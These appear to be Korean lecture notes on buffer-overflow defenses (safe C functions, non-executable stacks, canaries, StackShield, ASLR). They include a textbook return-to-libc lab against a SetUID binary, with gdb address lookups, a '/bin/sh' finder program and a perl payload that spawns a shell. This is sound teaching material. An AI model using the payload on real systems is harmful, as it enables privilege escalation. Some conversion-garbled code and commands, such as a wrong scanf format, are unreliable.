

## 7주차 3차시. 버퍼 오버플로우에 대한 대책과 발전된 공격

### 【학습목표】

1. 버퍼 오버플로우 공격 및 방어 매커니즘에 대해 설명할 수 있다.

### 학습내용1 : 버퍼 오버플로우에 대한 대책

#### 1. 대책

안전한 함수 사용

Non-Executable 스택

스택 가드

스택 쉴드

ASLR(Address Space Layout Randomization)

#### 2. 안전한 함수 사용

- \* 버퍼 오버플로우에 취약한 함수 사용하지 않기
- \* 버퍼 오버플로우 공격에 취약한 함수  
strcpy(char \*dest, const char \*src)  
strcat(char \*dest, const char \*src)  
getwd(char \*buf)  
gets(char \*s)  
fscanf(FILE \*stream, const char \*format, ...)  
scanf(const char \*format, ...)  
realpath(char \*path, char resolved\_path[])  
sprintf(char \*str, const char \*format)
- \* 입출력에 대한 사용자의 접근 가능성 줄이기
- \* 꼭 필요한 경우 입력 값 길이 검사 가능 함수 사용
- \* strcpy 함수의 잘못된 사용과 strncpy 함수의 올바른 사용  
strcpy 함수는 strncpy 함수를 이용하여 입력 값에 대한 검사를 수행

잘못된 함수 사용	올바른 함수 사용
<pre>void function(char *str) {     char buffer[20];     strcpy(buffer, str);     return; }</pre>	<pre>void fuction(char *str) {     char buffer[20];     strncpy(buffer, str,     sizeof(buffer)-1);     buffer[sizeof(buffer)-1]=0;     return; }</pre>

- \* gets 함수의 잘못된 사용과 fgets 함수의 올바른 사용
- gets 함수도 fgets 함수를 이용

잘못된 함수 사용	올바른 함수 사용
<pre>void function(char *str) {     char buffer[20];     gets(buffer);     return; }</pre>	<pre>void fuction(char *str) {     char buffer[20];     fgets(buffer,         sizeof(buffer)- 1,         stdin);     return; }</pre>

- \* scanf 함수의 잘못된 사용과 fscanf 함수의 올바른 사용
- 입력되는 문자열 개수 한정하여 버퍼 오버플로우 방지

잘못된 함수 사용	올바른 함수 사용
<pre>int main() {     char str[80];     printf(" name : ");     scanf("%s",str);     return 0; }</pre>	<pre>int main() {     char str[80];     printf(" name : ");     scanf("%79e",str);     return 0; }</pre>

### 3. Non-Executable 스택

- \* [스택 버퍼 오버플로우 수행]에서 eggshell 셸 스택에 올린 뒤, 해당 주소로 ret 주소 위조 실행
  - \* Non-Executable Stack은 이러한 공격 패턴을 보고 스택에서 프로그램 실행 못하게 함
  - \* 레드햇 6.2와 페도라 14의 /proc/self/maps 확인
  - \* 레드햇 6.2와 페도라 14의 /proc/self/maps 확인
- # cat /proc/self/maps

```

$ cat /proc/self/maps
00404000-00404000 r-xp 00000000 00:00 30143 /bin/cat
00404000-00404000 r-xp 00000000 00:00 30143 /bin/cat
00404000-00404000 r-xp 00000000 00:00 0
00000000-00013000 r-xp 00000000 00:00 34138 /lib/ld-2.13.so
00013000-00014000 r-xp 00012000 00:00 34138 /lib/ld-2.13.so
00014000-00015000 r-xp 00000000 00:00 0
00015000-00016000 r-xp 00000000 00:00 49257 /usr/share/locale/en_US/LC_MESSAGES
00016000-00017000 r-xp 00000000 00:00 361164 /usr/share/locale/en_US/LC_MESSAGES
00017000-00018000 r-xp 00000000 00:00 361166 /usr/share/locale/en_US/LC_MESSAGES
00018000-00019000 r-xp 00000000 00:00 34145 /lib/libc-2.13.so
00019000-0001a000 r-xp 00000000 00:00 34145 /lib/libc-2.13.so
0001a000-0001b000 r-xp 00000000 00:00 0
0001b000-0001c000 r-xp 00000000 00:00 361162 /usr/share/locale/en_US/LC_MESSAGES
0001c000-0001d000 r-xp 00000000 00:00 361165 /usr/share/locale/en_US/LC_MESSAGES
0001d000-0001e000 r-xp 00000000 00:00 361163 /usr/share/locale/en_US/LC_MESSAGES
0001e000-0001f000 r-xp fffff000 00:00 0
0001f000-00020000 r-xp fffff000 00:00 0

```

bffff000-c0000000	rwpx
①	②

- ① 메모리 범위로 스택의 일부분
  - ② 권한과 프로세스의 성격 r(read), w(write), x(execution), p(private) 나타냄
    - > 레드햇 6.2에서는 스택에 x(execution) 권한 있어서 eggshell을 스택에 올리고 실행 가능
- \* 페도라 14의 /proc/self/maps 확인
- # cat /proc/self/maps

```


root@fedora14:/ # cat /proc/self/maps
00110000-0029d000 r-xp 00000000 fd:00 416003 /lib/libc-2.12.90.so
0029d000-0029f000 r--p 0018c000 fd:00 416003 /lib/libc-2.12.90.so
0029f000-002a0000 rw-p 0018e000 fd:00 416003 /lib/libc-2.12.90.so
002a0000-002a3000 rw-p 00000000 00:00 0
009cf000-009ef000 r-xp 00000000 fd:00 416002 /lib/ld-2.12.90.so
009ef000-009ff000 r--p 0001f000 fd:00 416002 /lib/ld-2.12.90.so
009ff000-009ff000 rw-p 00020000 fd:00 416002 /lib/ld-2.12.90.so
00ad0000-00ad1000 r-xp 00000000 00:00 0 [vdso]
00ad0000-00ad3000 r-xp 00000000 fd:00 130848 /bin/cat
00ad3000-00ad4000 rw-p 0000a000 fd:00 130848 /bin/cat
00ad4000-00ad5000 r--p 00000000 00:00 0 [heap]
b779b000-b779c000 r--p 00000000 fd:00 267331 /usr/lib/locale/locale-archive
b779c000-b779d000 rw-p 00000000 00:00 0
b779d000-b779e000 rw-p 00000000 00:00 0
b779e000-b779f000 rw-p 00000000 00:00 0 [stack]
[root@fedora14 /]#

```

- \* 페도라 14의 /proc/self/maps 확인  
bfb27000-bfb48000 rw-p [stack]
- \* 페도라 14에서는 [stack]으로 표시된 행에서 권한 rw-p로 설정  
x(execution) 권한이 제거
- \* eggshell을 스택에 올려 수행 하는 버퍼 오버플로우 공격 성공 못함

#### 4. 스택 가드

- \* 스택 가드는 프로그램 실행 시 버퍼 오버플로우 공격을 탐지
- \* 컴파일러가 프로그램의 함수 호출(프롤로그) 시에 ret 앞에 canary(밀고자) 값을 주입
- \* 종료(return, 에필로그) 시에 canary 값 변조 여부 확인하여 버퍼 오버플로우 공격 탐지



- \* 스택가드는 다음과 같은 기술을 사용
- ① Random canary  
프로그램 실행 때마다 canary 값 바뀌 이전 canary 값 재 사용 방지
- ② Null canary  
공격자가 버퍼 오버플로우 공격 시 Null 문자열은 해당 값 종료 의미  
Null은 절대 넣을 수 없음을 이용 canary에 문자열(0x00000000) 포함

## 5. Terminator canary

대부분의 문자열 함수의 동작이 Null에서 끝나지만 Null에서 끝나지 않는 몇몇 함수의 종료 값을 canary 값으로 사용  
즉, Null, CR(Carriage Return: 0x0d), LF(Line Feed: 0x0a), EOF(End Of File: 0xff), -1 등을 조합해서 canary 값  
생성

## 6. 스택 싯드

- \* gcc 컴파일러 확장으로 개발, ret 보호가 주목적
- \* 함수 호출(프로로그) 시 ret를 Global RET 스택이라는 특수 스택에 저장
- \* 함수 종료(에필로그) 시 Global RET 스택에 저장된 ret 값과 스택의 ret 값을 비교 일치 하지 않으면  
프로그램 종료

## 7. ASLR

- \* 메모리 공격을 방어하기 위해 주소 공간배치를 난수화하는 기법
- \* 스택, 힙, 라이브러리 등의 데이터 영역 주소 등을 난수화하여 프로세스의 주소 공간에 배치
- \* cat /proc/self/maps 명령을 2번 연속 실행


ASLR의 적용으로 인해 메모리에 존재하는 주소가 지속적 변화

공격자가 특정 주소에 대한 버퍼 오버플로우 공격하는 것을 불가능하게 함

## 학습내용2 : rtl 공격

### 1. rtl(return to libc) 공격

- \* Non-Executable Stack에 대한 해커의 대응책
- \* rtl은 스택에 있는 ret 주소를 실행 가능한 임의의 주소(libc 영역의 주소)로 돌려 원하는 함수를 수행하게 만드는 기법



- \* 메모리에 적재된 공유 라이브러리는 스택에 존재하는 것이 아니므로 Non-executable Stack을 우회하는 것이 가능
- \* libc 영역에서 셸을 실행할 수 있는 함수 : system, execve, execl 등
- \* system 함수의 원형

```
int system(const char *command)
```

\* system.c

```
int main() {
```

```
    system("ls -al");
```

```
}
```

```
# gcc -o system_2 system.c
```

```
# ./system_2
```

```

c:\합빛 192.168.75.132
hash# gcc -o system_2 system.c
hash# ./system_2
total 27
drwxr-xr-x  2 root  root    1024 May 10 22:11 .
drwxr-xr-x 22 root  root    1024 May 10 22:07 ..
-rwxr-xr-x  1 root  root    11728 May 10 22:10 system
-rw-r--r--  1 root  root      34 May 10 22:11 system.c
-rwxr-xr-x  1 root  root    11728 May 10 22:11 system_2
hash#
    
```

- \* system 함수에 원래대로 “/bin/sh” 수정 후 컴파일
  - \* “ls -al”을 넣었을 때처럼 셸이 실행
  - \* system.c
- ```

int main() {
    system("/bin/sh");
}

# gcc -g -o system system.c
# ./system_2
    
```
- \* system.c

```

c:\합빛 192.168.75.132
hash# gcc -g -o system system.c
hash# ./system
hash#
    
```

## 학습내용3 : rtl 공격 수행

### 1. 주제/참고

주제 : rtl 공격 수행

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 343페이지
- 실습 7-5. rtl 공격 수행하기

### 2. rtl 공격 특징

system 함수를 이용, 힙 버퍼 오버플로우 공격과 유사

### 3. bugfile.c 컴파일

- \* bugfile.c 컴파일 후 SetUID 부여
- # gcc bugfile.c -g -o bugfile
- # chmod 4755 bugfile
- # ls -al

```

c:\temp 192.168.75.132
hash# gcc bugfile.c -g -o bugfile
hash# chmod 4755 bugfile
hash# ls -al
total 20
drwxr-xr-x  2 root  root   1024 May 10 21:36 .
drwxr-xr-x 21 root  root   1024 May 10 21:34 ..
-rwxr-xr-x  1 root  root  16235 May 10 21:36 bugfile
-rw-r--r--  1 root  root   1227 May 10 21:35 bugfile.c
hash#
    
```

### 4. ret 주소 확인

- \* bugfile.c의 ret 주소가 스택의 buffer에서 16바이트 위에 위치



## 5. System 함수 주소 확인

- \* gdb에서 system 함수의 주소를 확인 :0x40058ae0
- # gdb bugfile
- (gdb) break main
- (gdb) run
- (gdb) print systeml

```

c:\보안\192.168.75.132
hash# gdb bugfile
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) break main
Breakpoint 1 at 0x80483fe: file bugfile.c, line 5.
(gdb) run
Starting program: /RTL/bugfile
Breakpoint 1, main (argc=1, argv=0xffffda4) at bugfile.c:5
5   strcpy(buffer, argv[1]);
(gdb) print system
$1 = (text variable, no debug info) 0x40058ae0 (<__libc_system>)
(gdb)
    
```

## 6. exit 함수 주소 확인

- \* 공격 수행 후 프로그램 정상적으로 종료되도록 exit 함수의 주소 확인하여 공격 코드에 입력
- \* 확인된 exit 함수의 주소 : 0x400391e0
- c (gdb) print systeml

```

c:\보안\192.168.75.132
(gdb) print exit
$2 = (void (*)()) 0x400391e0 (<exit>)
(gdb)
    
```

## 7. “/bin/sh”주소 확인

- \* 메모리에서 system 함수의 시작 주소부터 “/bin/sh”문자열을 찾는 간단한 프로그램
- \* system 함수의 주소를 ‘shell =’값에 입력
- \* findsh.c

```

int main(int argc, char **argv)
{
    long shell;
    shell = 0x40058ac0;
    // 이 부분에 system()함수의 주소를 넣는다.
    while(memcmp((void*)shell, "/bin/sh", 8)) shell++;
    printf("W/bin/shW is at 0x%xWn", shell);
}
    
```


- \* 컴파일 후 실행
- \* 확인된 주소 : 0x400fbff9
- # gcc -o findsh findsh.c
- # ./findsh

```

c:\보안\192.168.75.132
hash# gcc -o findsh findsh.c
hash# ./findsh
"/bin/sh" is at 0x400fbff9
hash#
    
```



## 8. rti 공격 수행



### ① system 함수의 주소

0x40058ae0

### ② exit 함수의 주소


0x400391e0

### ③ “/bin/sh” 문자열의 주소

0x400fbff9

\* 종료된 뒤 exit 함수 실행

```
# perl -e 'system "/bin/sh",
"AAAAAAAAAAAAAAAAAAAA\xe0\x8a\x05\x40\xe0\x91\x03\x40\xf9\xbf\x0f\x40"'
# id
```



## 학습내용4 : canary 동작 확인

### 1. 주제/참고

주제 : canary 동작 확인

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 348페이지
- 실습 7-6. canary 확인하기

## 2. rtl 공격 특징

\*canary.c

```
void main(int argc, char *argv[]) {
    char buf1[4];
    char buf2[8];
    char buf3[12];

    strcpy(buf1, argv[1]);
    strcpy(buf2, argv[2]);
    strcpy(buf3, argv[3]);

    printf( "%s %s %s", &buf1, &buf2, &buf3);
}
```

## 3. canary.c 컴파일

- \* gdb로 분석 가능하도록 -g 옵션을 주어 canary.c 컴파일
- # gcc -g -o canary canary.c

```

[root@localhost ~]# gcc -g -o canary canary.c
canary.c: In function 'main':
canary.c:1: warning: return type of 'main' is not 'int'
[root@localhost ~]# ls -al
total 19
drwxr-xr-x  2 root root    1024 May 10 16:36 .
drwxr-xr-x 20 root root    1024 May 10 16:35 ..
-rwxr-xr-x  1 root root    14519 May 10 16:36 canary
-rw-r--r--  1 root root      217 May 10 16:35 canary.c
[root@localhost ~]#
  
```

## 4. 브레이크 포인트 확인

- \* 브레이크 포인트 두 부분에 설정
- main 함수가 호출되어 ebp(sfp (stack frame pointer)) 저장하는 부분
- 스택에 buf1,buf2, buf3의 내용이 모두 들어간 뒷부분

```
# gdb canary
(gdb) disass main
```

```

[root@localhost ~]# gdb canary
GNU gdb Red Hat Linux 7.x (5.0rh-15) (MI_OUT)
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x8048490 (main):   push    %ebp
0x8048491 (main+1):   mov     %esp,%ebp
0x8048493 (main+3):   sub     $0x28,%esp
0x8048496 (main+6):   sub     $0x8,%esp
0x8048499 (main+9):   mov     0xc(%ebp),%eax
0x804849c (main+12):  add     $0x4,%eax
  
```

- \* buf1, buf2, buf3의 내용이 모두 들어간 뒤는
- \* printf(" %s %s %s", &buf1, &buf2,&buf3);에 브레이크 포인트 설정  
(gdb) list

```

c:\temp\192.168.75.133
(gdb) list
1  void main (int argc, char *argv[]) {
2      char buf1[4];
3      char buf2[8];
4      char buf3[12];
5
6      strcpy (buf1, argv[1]);
7      strcpy (buf2, argv[2]);
8      strcpy (buf3, argv[3]);
9
10     printf (" %s %s %s", &buf1, &buf2, &buf3);
11 }
(gdb)
    
```

## 5. 브레이크 포인트 설정과 실행

- \* buf1, buf2, buf3는 canary.c 에서 각각4, 8, 12바이트씩 할당
- \* 각 구분이 쉽도록A(41), B(42), C(43)을 입력  
(gdb) break \*0x8048491  
(gdb) break 10  
(gdb) run AAA BBBBBBBB CCCCCCCCCC

```

c:\temp\192.168.75.133
(gdb) break *0x8048491
Breakpoint 1 at 0x8048491: file canary.c, line 1.
(gdb) break 10
Breakpoint 2 at 0x80484db: file canary.c, line 10.
(gdb) run AAA BBBBBBBB CCCCCCCCCC
Starting program: /canary/canary AAA BBBBBBBB CCCCCCCCCC

Breakpoint 1, 0x8048491 in main (argc=134513808, argv=0x4) at canary.c:1
1  void main (int argc, char *argv[]) {
2      char buf1[4];
3      char buf2[8];
4      char buf3[12];
5
6      strcpy (buf1, argv[1]);
7      strcpy (buf2, argv[2]);
8      strcpy (buf3, argv[3]);
9
10     printf (" %s %s %s", &buf1, &buf2, &buf3);
11 }
(gdb)
    
```


## 6. break \*0x8048491에서 ret 주소와 sfp 확인

(gdb) info reg \$esp  
(gdb) x/32xw \$esp

```

c:\temp\192.168.75.133
(gdb) info reg $esp
esp             0xbffffc78      0xbffffc78
(gdb) x/32xw $esp
0xbffffc78:    0xbffffcb8      0x4003e507      0x00000004      0xbffffce4
0xbffffc88:    0xbffffcf8      0x0004831e      0x00048540      0x00000000
0xbffffc98:    0xbffffcb8      0x4003e4f1      0x00000000      0xbffffcf8
0xbffffca8:    0x40156c3c      0x40016300      0x00000004      0x00048390
0xbffffcb8:    0x00000000      0x000483b1      0x00048470      0x00000004
0xbffffcc8:    0xbffffce4      0x00048308      0x00048540      0x4000dc14
0xbffffcd8:    0xbffffcdc      0x40016944      0x00000004      0xbffffde4
0xbffffce8:    0xbffffdf3      0xbffffdf7      0xbffffdff      0x00000000
(gdb)
    
```

- \* ret 주소 : 0x4003e507
- \* sfp 주소 : 0xbffffcb8



## 7. break 10에서 canary 값 확인

buf1, buf2, buf3에 관련된 함수가 모두 실행된 후 스택에서 canary 값 확인

```

(gdb) c
Continuing.

Breakpoint 2, main (argc=4, argv=0xbffffce4) at canary.c:10
10      printf <"%s %s", &buf1, &buf2, &buf3>;
(gdb) info reg $esp
esp      0xbffffc50      0xbffffc50
(gdb) x/32xu $esp
0xbffffc50: 0x43434343      0x43434343      0x00434343      0x40150154
0xbffffc60: 0x42424242      0x00424242      0xbffffc88      0x00414141
0xbffffc70: 0x00049504      0x00049500      0xbffffcb0      0x4003c507
0xbffffc80: 0x00000004      0xbffffce4      0xbffffcf8      0x0004831e
0xbffffc90: 0x00048540      0x00000000      0xbffffcb8      0x4003e4f1
0xbffffca0: 0x00000000      0xbffffcf8      0x40156c3c      0x40016300
0xbffffcb0: 0x00000004      0x00048390      0x00000000      0x000483b1
0xbffffcb8: 0x00048490      0x00000004      0xbffffce4      0x00048308
(gdb)
    
```



## 【학습정리】

1. 버퍼 오버플로우 공격을 피하기 위해서는 버퍼 오버 플로우 공격에 취약한 함수를 최대한 사용하지 않는 것이다.
2. 버퍼 오버플로우 공격을 방어하기 위한 기술로는 Non-Executable 스택, 스택 가드, 스택 쉴드, ASLR(Address Space Layout Randomization)이 있다.